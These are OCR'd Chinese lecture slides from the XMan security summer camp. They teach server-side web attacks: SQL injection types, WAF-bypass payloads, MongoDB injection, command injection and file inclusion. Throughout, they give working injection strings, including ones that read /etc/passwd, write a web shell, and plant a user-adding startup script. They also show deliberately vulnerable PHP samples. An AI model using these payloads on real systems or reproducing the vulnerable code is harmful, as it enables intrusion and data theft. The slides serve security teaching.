第三届XMan夏令营

Web中的服务端安全

讲师：ZBD

目录
Contents


X-Man
Part 00
Intro
X-Man

WEB个人感悟

- 也是一个逆向的过程，猜测web服务的代码逻辑
- 开发与攻击
- 理解机制，有理可循
- 边角更容易出问题

HTTP(s)协议

- URL
- HOST
- User-Agent
- Referer
- Cookie
- X-Forwarded-For

```
GET / HTTP/1.1
Host: 202.112.51.184:8001
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.6,en;q=0.4,en-GB;q=0.2
Cookie: PHPSESSID=m3q5c2h0jsb2q3co5uojtoje71
Connection: close
```

```
POST / HTTP/1.1
Host: 202.112.51.184:8001
Content-Length: 25
Cache-Control: max-age=0
Origin: http://202.112.51.184:8001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.11
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://202.112.51.184:8001/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.6,en;q=0.4,en-GB;q=0.2
Cookie: PHPSESSID=m3q5c2h0jsb2q3co5uojtoje71
Connection: close

username=123&password=123
```


X-Man
Part 01
注入攻击与防御
X-Man

SQL Injection

01

SQL注入类型

SQL注入进一步利用

绕过WAF限制

SQL注入杂技

SQL注入

```php
$user = $_POST['username'];
$pwd = md5($_POST['password']);
$query = "SELECT * FROM admin WHERE username='".$user."'"."and password='".$pwd."'";
mysql_query($query);
```

- $user = admin' or 1=1#

```php
$query = "SELECT * FROM admin WHERE username='admin' or 1=1#' and password='xxxxxxxx'";
```

- 脚本语言无法理解SQL语句，两者对查询语句处理不一致导致SQL注入，篡改了SQL语句原本逻辑

SQL注入防御

- 字符串拼接形式：
  - 过滤单引号、双引号、反斜杠等等关键词
  - 转义：addslashes、mysqli_real_escape_string

- 变量绑定：

```
String sql = "select id, no from user where id=?";
PreparedStatement ps = conn.prepareStatement(sql);
ps.setInt(1, id);
ps.executeQuery();
```


SQL注入类型

- Union注入
- 报错注入
- Boolean盲注
- Timing盲注

Union注入

- 有回显，可以看到某些字段的回显结果（通常）
- 猜解出字段数目
- 最方便的注入方式
- Union语句可以填充查询结果，并且额外执行一次查询

Union注入




```
mysql> select * from news;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
|   2 | 新闻2 | 这是第二篇文章 |
+-----+-------+----------------+
2 rows in set (0.00 sec)

mysql> select * from news where tid=1;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
+-----+-------+----------------+
1 row in set (0.00 sec)

mysql> select * from news where tid=1 union select 1,2,3;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
|   1 | 2     | 3              |
+-----+-------+----------------+
2 rows in set (0.00 sec)
```

Union注入


- Union语句可以填充查询结果，并且额外执行一次查询

```php
$id = isset($_GET['id']) ? $_GET['id'] : 1;
$sql = "SELECT * FROM news WHERE tid='{$id}'";
$result = mysql_query($sql, $conn) or die(mysql_error());
$row = mysql_fetch_array($result, MYSQL_ASSOC);
echo "<h2>{$row['title']}</h2><p>{$row['content']}<p>\n";
mysql_free_result($result);
```

```
mysql> select * from news where tid=100 union select 1,2,@@version;
+-----+-------+----------+
| tid | title | content  |
+-----+-------+----------+
|   1 | 2     | 5.7.11   |
+-----+-------+----------+
1 row in set (0.00 sec)
```

Union注入

- Union语句可以填充查询结果，并且额外执行一次查询



Union注入限制

- 很多攻击场景不是select语句注入，不存在直接回显
- Union关键词经常被过滤


报错注入

- 页面输出SQL报错信息
- 注入效率高
- 利用SQL语句使数据库报错
- 报错信息里包含SQL语句执行结果


常见报错注入函数

- **floor(Mysql)**: and select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);
- **extractvalue(Mysql):**
  and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));
- **updatexml(Mysql):** and 1=(updatexml(1,concat(0x3a,(select user())),1))
- **EXP：** Exp(~(select * from (select user())a))
- **UTL_INADDR.get_host_address**(Oracle):and 1=utl_inaddr.get_host_address((select banner() from sys.v_$version where rownum=1))
- .....


- id=2' and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);#



- id=2' and extractvalue(1, concat(0x5c, (select @@version limit 1)));#



- id=2' and 1=(updatexml(1,concat(0x5e24,(select @@version),0x5e24),1))#



Boolean盲注

- 在没有数据回显的情况下，可以存在不同的页面内容回显
- 通常逐个爆破猜解，效率偏低
- 思路：利用回显的不同推测SQL语句执行的结果是True还是False
- payload：select * from users where user='xx' and pass>'123'#'

截取字符串相关函数

- left(a,b)从左侧截取 a 的前 b 位：left(database(),1)>'s'
- substr(a,b,c)从 b 位置开始， 截取字符串 a 的 c 长度。 Ascii()将某个字符转换为 ascii 值：ascii(substr(user),1,1))=101#
- mid(a,b,c)从位置 b 开始， 截取 a 字符串的 c 位：
- regexp正则表达式的用法， user()结果为 root， regexp 为匹配 root 的正则表达式：select user() regexp '^ro'
- IF语句：select * from users where id=1 and 1=(if((user() regexp '^r'),1,0));

Timing盲注

- 页面不存在不同回显，但SQL语句被执行
- 逐个爆破猜解+时间延迟，效率最低
- 利用：if (query=True) delay(1000);else pass;的程序逻辑，通过观察是否发生了时间延迟来推测SQL语句的执行情况是否为True
- payload：If(ascii(substr(database(),1,1))>115,0,sleep(5))%23 //if 判断语句， 条件为假，执行 sleep

Timing盲注

Mysql	BENCHMARK(100000,MD5(1)) or sleep(5)
Postgresql	PG_SLEEP(5) OR GENERATE_SERIES(1,10000)
Ms sql server	WAITFOR DELAY '0:0:5'

练习

- http://202.112.51.184:8001

SQL注入进一步利用

猜解表名、字段名

- Mysql的Information_schema数据库存储了整个数据库的结构信息，存放在Information_schema.tables、Information_schema.columns表中；

- 利用limit a,b偏移

- 爆数据库名：id=200' union select 1,2,database()#
- 爆表名：id=200' union select 1,table_name,3 from information_schema.tables where table_schema='test' limit 0,1#
- 爆列名：id=200' union select 1,column_name,3 from information_schema.columns where table_name='admin' limit 0,1#

文件读写

- 读取关键文件：select LOADFILE('/etc/passwd');
- 写入shell：select '<?php phpinfo(); ?>' into dumpfile '/var/www/html/1.php'（知道绝对路径）

```
mysql> select load_file('C:/Users/Administrator/Desktop/123.txt');
+-----------------------------------------------------+
| load_file('C:/Users/Administrator/Desktop/123.txt') |
+-----------------------------------------------------+
| asfasfasas                                          |
+-----------------------------------------------------+
1 row in set (0.00 sec)
mysql> select '123123' into DUMPFILE 'C:/Users/Administrator/Desktop/1234.txt';
Query OK, 1 row affected (0.00 sec)
```

文件读写

- 在mysql5.7之后，引入了secure-file-priv新特性用来限制LOAD DATA, SELECT ... OUTFILE, and LOAD_FILE()。

```
mysql> show global variables like '%secure%';
+--------------------------+-------+
| Variable_name            | Value |
+--------------------------+-------+
| require_secure_transport | OFF   |
| secure_auth              | ON    |
| secure_file_priv         |       |
+--------------------------+-------+
```

文件读写

```
mysql> show global variables like '%secure%';
+--------------------------+-----------------+
| Variable_name            | Value           |
+--------------------------+-----------------+
| require_secure_transport | OFF             |
| secure_auth              | ON              |
| secure_file_priv         | D:\wamp\tmp\    |
+--------------------------+-----------------+
3 rows in set, 1 warning (0.00 sec)

mysql> select load_file('C:/Users/Administrator/Desktop/123.txt');
+-------------------------------------------------+
| load_file('C:/Users/Administrator/Desktop/123.txt') |
+-------------------------------------------------+
| NULL                                            |
+-------------------------------------------------+
1 row in set (0.00 sec)

mysql> select '123123' into DUMPFILE 'C:/Users/Administrator/Desktop/12345.txt';
ERROR 1290 (HY000): The MySQL server is running with the --secure-file-priv option so it cannot execute this state
```

命令执行

- 利用数据库对服务器写启动脚本

- id=1 union select 1,2,3,” net user cimer cimer /ad” into outfile ‘c\documents and settings\all users\start menu\programs\startup\add.bat’

进一步利用

WAF绕过

TEXT HERE

TEXT HERE

WAF绕过

- 双写关键字
- 大小写绕过
- 编码绕过
- 变换姿势绕过
- 使用特殊字符

双写关键字

- 应对简单的非迭代的将select、or等关键字替换为空字符串的防御

- payload： seselectlect from 、where username='x' OorR 1=1

大小写绕过

- 应对简单的区分大小写的关键字匹配，比如php中preg_match函数没有加/i参数

- payload： SelecT，Or

编码绕过

- ASCII：
  - admin可以用CHAR(97)+char(100)+char(109)+char(105)+char(110)代替,select * from admin where username=(CHAR(97)+char(100)+char(109)+char(105)+char(110))
- 16进制：extractvalue(0x3C613E61646D696E3C2F613E,0x2f61)
- unicode编码：单引号——%u0027 、%u02b9、%u02bc、%u02c8、%u2032、%uff07
- URL编码：or 1=1——%6f%72%20%31%3d%31

变换姿势绕过

- Or <----------> ||、and <--------> &&
- 空格被限制：select(username)from(admin)
- 科学计数法绕过：where username=1e1union select
- =、<、>被限制：where id in (1,2)、where id between 1 and 3、like
- access中使用dlookup绕过select from被限制：
  - (user=12',info=dlookup('[user]','userinfo','[id]=1')%00)

特殊字符绕过

- 空格被限制：/**/、%a0、%0a、%0d、%09、tab....
- 内联注释：select 1 from /*!admin*/ /*!union*/ select 2,
- MYSQL对%00不会截断：se%00lect
- 单一%号，在asp+iis中会被忽略：sel%ect
- ``mysql反引号之间的会被当做注释内容

练习

- http://202.112.51.184:8002/index.php
- http://202.112.51.184:8003/?order=name

What's more

- blacklist:
  - ! " \ | & ^ % OR AND blk select() [] 中文 ` <> $ # %0a %a0 %0b
- how to injection
- 1'+select@a:='1'from(adminuser)where(1=1)),sleep(length(database())),1)+'1
- select{x(flag1)}from{x(flag1)};

SQL注入杂技

二次注入

- 攻击者将恶意SQL语句插入到数据库中，程序对数据库内容毫无防备，直接带入查询。
- 对来自于内部的输入输出过于信任。

```
mysql> insert into news(title,content) values('3','\'123');
Query OK, 1 row affected (0.34 sec)

mysql> select * from news;
+-----+-------+----------------+
| tid | title | content        |
+-----+-------+----------------+
|   1 | 新闻1 | 这是第一篇文章 |
|   2 | 新闻2 | 这是第二篇文章 |
|   3 | 3     | '123           |
+-----+-------+----------------+
3 rows in set (0.00 sec)
```

在插入到数据库之后，被转义的单引号不再被转义

- 插入aaaaaaaaaaaa...aaaaa\'这样的足够长的数据，导致\'中的引号被截断，剩下的反斜杠造成注入

宽字节注入

- 当数据库使用了宽字符集（如GBK），会将一些两个字符单做一个字符，如：0xbf27、0xbf5c

- 反斜杠是0x5c，使用addslashes()等转义函数在处理输入时会将'、\、”这些字符用反斜杠转义，输入0xbf27，转以后变成了0xbf5c27，5c被当做了汉字一部分，单引号0x27逃逸出来。

- payload：id=猖'

ACCESS偏移注入

- 能够知道表名，不知道字段名，并且某些位置不能回显
- 借助union select、inner join以及*字符，将未知字段查询出来，并且打乱顺序，从而将所有字段查询出来
- step1：猜字段数
  - id=123 union select 1,2,3,4,5,6,7,8 from admin（查询成功）
  - id=123 union select 1,2,3,4,* from admin（查询成功）
- step2：inner join查询
  - id=123 union select 1,2,3,4,* from (admin as a inner join admin as b on a.id = b.id)

万能密码

- select * from admin where username='{$user}' and password='{$pass}'
- $user = ' or 1=1#
- select * from admin where username='' or 1=1#' and ......
- 构造永真条件，得到查询条目

万能密码

- 构造永真条件，得到查询条目
- 利用数据库的变量类型转换
- SELECT * FROM users where name='root' | 'a'#
- SELECT * FROM users where username='a'=0#
- SELECT * FROM users where username=' '*' '#

Mongodb注入

- username[$ne]=test&password[$ne]=test
  - db.test.find({username:{'$ne':'test'}},password:{'$ne','test'});
  - 等价于select * from test where username!='test' and password!='test'

- username[$regex]=/^ADMIN/&password[$ne]=a
  - db.test.find({username:{'$regex':'^a'}},password:{'$ne','test'});

一种隐蔽的注入

```
mysql> select ~0;
+----------------------+
| ~0                   |
+----------------------+
| 18446744073709551615 |
+----------------------+
1 row in set (0.00 sec)

mysql> select 'aaa' + ~0;
+----------------------+
| 'aaa' + ~0           |
+----------------------+
| 1.8446744073709552e19 |
+----------------------+
1 row in set, 1 warning (0.00 sec)
```

字符串被MYSQL当成八字节的DOUBEL类型来处理

一种隐蔽的注入

- 思路就是将查询内容转成数字进行运算

```
mysql> select conv(hex(version()),16,10);
+----------------------------+
| conv(hex(version()),16,10) |
+----------------------------+
| 584726105418 73            |
+----------------------------+
1 row in set (0.05 sec)
```

```
mysql> select unhex(conv(584726105418 73,10,16));
+-----------------------------------+
| unhex(conv(584726105418 73,10,16)) |
+-----------------------------------+
| 5.7.11                            |
+-----------------------------------+
1 row in set (0.00 sec)
```

一种隐蔽的注入

- 思路就是将查询内容转成数字进行运算

- select conv(hex(substr((select table_name from information_schema.tables where table_schema=schema() limit 0,1),1 + (n-1) * 8, 8*n)), 16, 10);

```
mysql> select conv(hex('aaaaaaaaa'),16,10) = ~0;
+-----------------------------------+
| conv(hex('aaaaaaaaa'),16,10) = ~0 |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0.00 sec)
```

超过8个字节就会是无符号整形

一种隐蔽的注入

- insert into news values ('3', 'xx'|conv(hex(substr(user(),1 + (n-1) * 8, 8* n)),16, 10);

```
mysql> select * from news;
+-----+-------+----------------------+
| tid | title | content              |
+-----+-------+----------------------+
|   1 | 新闻1 | 这是第一篇文章       |
|   2 | 新闻2 | 这是第二篇文章       |
|   4 | 3     | 8245931987826405219  |
+-----+-------+----------------------+
3 rows in set (0.00 sec)
```

```
mysql> select unhex(conv(8245931987826405219,
+-----------------------------------------+
| unhex(conv(8245931987826405219,10,16)) |
+-----------------------------------------+
| root@loc                                |
+-----------------------------------------+
1 row in set (0.00 sec)
```

Mysql过长截断

- 在MySQL没有开启STRICT_ALL_TABLES选项时（MySQL sql_mode默认为defalut），MySQL对插入超长的值只会提示'warning'并且插入成功，而不是error，这样会导致一些截断问题。
- 新建一张表测试，表的结构如下：
  - Create table user(
    - id tinyint(4) not null,
    - username varchar(7) not null,
    - password varchar(20) not null
  -)

Mysql过长截断

- 开启strict_trans_tables后插入过长条目失败，关闭后插入成功

```
mysql> select @@sql_mode;
+--------------------+
| @@sql_mode         |
+--------------------+
| STRICT_TRANS_TABLES |
+--------------------+
1 row in set (0.00 sec)

mysql> insert into user values(1,'admin          1','123');
ERROR 1406 (22001): Data too long for column 'username' at row 1
mysql> select @@sql_mode;
+------------+
| @@sql_mode |
+------------+
|            |
+------------+
1 row in set (0.00 sec)

mysql> insert into user values(1,'admin          1','123');
Query OK, 1 row affected, 1 warning (0.00 sec)
```

Mysql过长截断

- 插入的username变成了'admin'。（trim）
- 如果网站仅通过用户名标识管理员，导致攻击者可以重复注册管理员，越权访问

```
mysql> insert into user values(1,'admin                1','123');
Query OK, 1 row affected, 1 warning (0.00 sec)

mysql> select * from user;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | admin    | 123      |
|  1 | admin    | 123      |
+----+----------+----------+
2 rows in set (0.00 sec)

mysql> select * from user where username='admin';
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | admin    | 123      |
|  1 | admin    | 123      |
+----+----------+----------+
2 rows in set (0.00 sec)
```

Sprintf

```php
<?php

$input = addslashes("%1$' and 1=1#");
$b = sprintf("AND b='%s'", $input);
...
$sql = sprintf("SELECT * FROM t WHERE a='%s' $b", 'admin');
echo $sql;
```

- //result: SELECT * FROM t WHERE a='admin' AND b='' and 1=1#'
- 执行语句使用sprintf或vsrptinf进行拼接，且进行了两次拼接，第一次拼接的参数内容可控
- $\ %\ %'
- %1$c) OR 1 = 1#

Command Injection

02

命令注入（执行）漏洞

- 应用有时需要调用一些执行系统命令的函数，如PHP中的system、exec、shell_exec、 passthru、popen、proc_popen等，当用户能控制这些函数中的参数时，就可以将恶意系统命令拼接到正常命令中，从而造成命令执行攻击，这就是命令执行漏洞。
- banner、header
- 预处理函数、配置文件
- 缓存

- 提高了代码的重用性，加快了开发速度

命令注入（执行）漏洞


- 应用有时需要调用一些执行系统命令的函数，如PHP中的system、exec、shell_exec、 passthru、popen、proc_popen等

- 当用户能控制这些函数中的参数时，就可以将恶意系统命令拼接到正常命令中，从而造成命令执行攻击。

命令注入（执行）漏洞

- 程序过滤不严谨，导致用户可以将代码注入并执行。
  高危函数：eval()、assert()、preg_replace()、call_user_func()….
- 文件包含注射，当allow_url_include=On ，PHP Version>=5.2.0 时，导致代码注射。
  高危函数：include()、include_once()、 require()、require_once()
- 对于执行命令的函数，参数过滤不严谨，导致直接命令执行。
  高危函数：system()、exec()、shell_exec()、passthru()、pctnl_exec()、popen()、proc_open()
- 其他：反引号（`）可正常执行命令，实质是调用shell_exec()函数

- eval和assert函数



preg_replace函数

- preg_replace函数用于对字符串进行正则处理

```
mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [,
int &$count ]] )
```

搜索**subject**中匹配**pattern**的部分，以**replacement**进行替换。

- 含义：搜索$subject中匹配$pattern的部分，以$replacement替换。
- 当pattern中存在/e模式修饰符，即$replacement会被看成PHP代码来执行。

- preg_replace函数

```php
<?php
/**
 * Created by PhpStorm.
 * User: moxiaoxi
 * Date: 2017/7/2
 * Time: 上午10:46
 */
preg_replace("/\[(.*)\]/e",'\\1',$_GET['str']);
```

localhost/test/preg_replace.php?str=[phpinfo()]

Enable Post data Enable Referrer

PHP Version 5.4.45

- 文件包含注射

```php
<?php
/**
 * Created by PhpStorm.
 * User: moxiaoxi
 * Date: 2017/7/2
 * Time: 上午11:04
 */
include($_GET['a']);
?>
```

localhost/test/include.php?a=data:text/plain,%3C?php%20phpinfo%28%29;?%3E


Enable Post data Enable Referrer

PHP Version 5.4.45

System	Darwin moxiaoxideMacBook-Pro.local 16.6.0 Darwin Kernel Vers 2017; root:xnu-3789.60.24~6/RELEASE_X86_64 x86_64
Build Date	Jan 23 2017 15:00:00
Configure Command	'./configure' '--with-mysql=mysqlnd' '--with-gd=/Applications/MAM jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Application zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applicat '--prefix=/Applications/MAMP/bin/php/php5.4.45' '--exec-prefix=/A /php/php5.4.45' '--sysconfdir=/Applications/MAMP/bin/php/php5.4

- 执行命令函数

```php
<?php
$dir = $_GET["dir"];
if(isset($dir))
{
    echo "<pre>";
    system("net user".$dir);
    echo "</pre>";
}
?>
```



- 反引号命令执行

```php
<?php
/**
 * Created by PhpStorm
 * User: moxiaoxi
 * Date: 2017/7/2
 * Time: 上午11:21
 */

$a =$_GET['a'];
echo `$a`;
```

INT

SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

localhost/test/fan.php?a=ls

Enable Post data Enable Referrer

eval.php fan.php include.php metinfo.php phpmailer.php preg_replace.php syste


X-Man
Part 02
文件包含漏洞
X-Man

文件包含

- 在WEB开发中为什么要使用本地文件包含，它有什么作用

- banner、header
- 预处理函数、配置文件
- 缓存

- 提高了代码的重用性，加快了开发速度

文件包含

- 常见函数：
  - **include**()：执行到include时才包含文件，找不到被包含文件时只会产生警告，脚本将继续执行
  - require()：只要程序一运行就包含文件，找不到被包含的文件时会产生致命错误，并停止脚本
  - include_once()和require_once()：若文件中代码已被包含则不会再次包含

- php文件包含：不管文件格式如何，如果里面的内容是php，则内容会被当成php执行，不是php则会读取到文件内容(用来读取/etc/passw等等配置文件的敏感信息)
-
- 包括本地文件包含（LFI）和远程文件包含（RFI）

